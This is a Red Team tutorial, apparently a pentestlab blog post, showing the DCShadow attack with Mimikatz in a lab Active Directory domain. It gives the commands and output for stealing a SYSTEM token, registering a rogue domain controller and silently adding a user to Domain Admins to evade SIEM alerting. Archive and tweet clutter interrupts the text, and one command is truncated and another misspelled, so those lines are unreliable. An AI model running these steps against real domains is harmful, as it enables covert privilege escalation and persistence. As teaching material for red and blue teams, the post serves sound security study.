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2018

DCShadow

 netbiosX  Red Team  Active Directory, DCShadow, Mimikatz  Leave a comment

The DCShadow is an attack which tries to modify existing data in the Active Directory by using legitimate API's which are used by domain controllers. This technique can be used in a workstation as a post-domain compromise tactic for establishing domain persistence bypassing most SIEM solutions. Originally it has been introduced by [Benjamin Delpy](#) and [Vincent Le Toux](#) and is part of the [Mitre Attack Framework](#). More details about the attack, including the presentation talk can be found in the [DCShadow](#) page.

The **mimidrv.sys** file which is part of [Mimikatz](#) needs to be transferred to the workstation that will play the role of DC. Executing the command "!+" will register and start a service with SYSTEM level privileges. The **"!processtoken"** will obtain the SYSTEM token from the service to the current session of Mimikatz in order to have the appropriate privileges to implement the fake Domain Controller.

```
1 !+
2 !processtoken
```

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```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processtoken
Token from process 0 to process 0
  * from 0 will take SYSTEM token
  * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
  * to 1064/cmd.exe
  * to 1688/mimikatz.exe
```

Mimikatz – Register a Service and obtain SYSTEM token

A new instance of Mimikatz needs to be started with Domain Administrator privileges that would be used to authenticate with legitimate domain controller and push the changes from the rogue DA to the legitimate. The following command will verify the process token.

```
1 token::whoami
```

```
.#####.  mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
.## ^ ##.  "A La Vie, A L'Amour" - (oe.oe)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # token::whoami
  * Process Token : {0;00056f74} 1 D 589304      PENTESTLAB\Administrator
S-1-5-21-3737340914-2019594255-2413685307-500  (18g,23p)      Primary
  * Thread Token  : no token

mimikatz # _
```

Mimikatz – User Token

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Executing the following command from the Mimikatz instance that is running with SYSTEM privileges will start a minimalistic version of a Domain Controller.

```
1 | lsadump::dcshadow /object:test /attribute:url /value:pentestlab.blog
```

```
mimikatz # lsadump::dcshadow /object:test /attribute:url /value:pentestlab.blog
** Domain Info **

Domain:          DC=pentestlab,DC=local
Configuration:   CN=Configuration,DC=pentestlab,DC=local
Schema:          CN=Schema,CN=Configuration,DC=pentestlab,DC=local
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pentestlab,DC=local
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 258535

** Server Info **

Server: WIN-PTELU2U07KG.pentestlab.local
InstanceId : {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
InvocationId: {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
Fake Server (not already registered): WIN-2NE38K15TGH.pentestlab.local

** Attributes checking **

#0: url
```

Mimikatz – DCShadow & URL Attribute

The following command will replicate the changes from the rogue domain controller to the legitimate.

```
1 | lsadump::dcshadow /push
```

> May 2018
> April 2018
> January 2018
> December 2017
> November 2017
> October 2017
> September 2017
> August 2017
> July 2017
> June 2017
> May 2017
> April 2017
> March 2017
> February 2017
> January 2017
> November 2016
> September 2016
> February 2015
> January 2015
> July 2014
> April 2014
> June 2013
> May 2013
> April 2013
> March 2013
> February 2013
> January 2013
> December 2012
> November 2012
> October 2012
> September 2012

```

mimikatz # leadump::dcshadow /push
** Domain Info **

Domain:          DC=pentestlab,DC=local
Configuration:   CN=Configuration,DC=pentestlab,DC=local
Schema:          CN=Schema,CN=Configuration,DC=pentestlab,DC=local
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration
,DC=pentestlab,DC=local
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 266362

** Server Info **

Server: WIN-PTELU2U07KG.pentestlab.local
InstanceId : {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
InvocationId: {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
Fake Server (not already registered): WIN-2NE38K15TGH.pentestlab.local

** Performing Registration **

** Performing Push **

Syncing DC=pentestlab,DC=local
Sync Done

```

DCShadow – Replicate attributes in the Domain Controller

Checking the properties of the “test” user will verify that the url attribute has modified to include the new value indicating that the **DCShadow** attack was successful.

- > August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

@ Twitter


- > @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **2 hours ago**
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- > @Carlos_Perez I agree, red team engagements should assess host based security controls. The client will benefit and... twitter.com/i/web/status/1... **1 day ago**

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It is also possible to modify the value of the attribute **primaryGroupID** in order to perform privilege escalation. The value 512 is the Security Identifier (SID) for the Domain Administrators group.

```
1 | lsadump::dcshadow /object:test /attribute:primaryGroupID /val
```

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```
mimikatz # lsadump::dcshadow /object:test /attribute:primaryGroupID /value:512
** Domain Info **

Domain:          DC=pentestlab,DC=local
Configuration:   CN=Configuration,DC=pentestlab,DC=local
Schema:          CN=Schema,CN=Configuration,DC=pentestlab,DC=local
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pentestlab,DC=local
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 266382

** Server Info **

Server: WIN-PTELU2U07KG.pentestlab.local
InstanceId  : {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
InvocationId: {44405317-cf7c-4ac7-aacb-fc2badffc9d8}
Fake Server (not already registered): WIN-2NE38K15TGH.pentestlab.local

** Attributes checking **

#0: primaryGroupID
```

DCShadow – Add User to Domain Admin Group

The user “test” will be part of the Domain Administrator group. This can be verified by retrieving the list of domain administrators. The screenshot below illustrates the domain administrators before and after the **DCShadow** attack.

```
1 | net group "domain admins" /domain
```

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```
C:\Users\Administrator>net group "domain admins" /domain
The request will be processed at a domain controller for domain pentestlab.local
.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members
-----
Administrator
The command completed successfully.

C:\Users\Administrator>net group "domain admins" /domain
The request will be processed at a domain controller for domain pentestlab.local
.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members
-----
Administrator      test
```


DCShadow – Verification that test user is DA

Conclusion

The DCShadow attack offers various possibilities to the red teamer to achieve domain persistence by manipulating the SID History, the password of the krbtgt account or by adding users to elevated groups such as Domain and Enterprise Admins. Even though that this attack requires elevated privileges (DA), [Nikhil Mittal](#) discovered that it is possible DCShadow to be conducted from the perspective of a domain user that has the required permissions to avoid the use of DA privileges. This script is part of the Nishang framework and can be found [here](#). Usage of legitimate API's to communicate and push data to the active directory is a stealth method to modify the active directory without triggering alerts on the SIEM.

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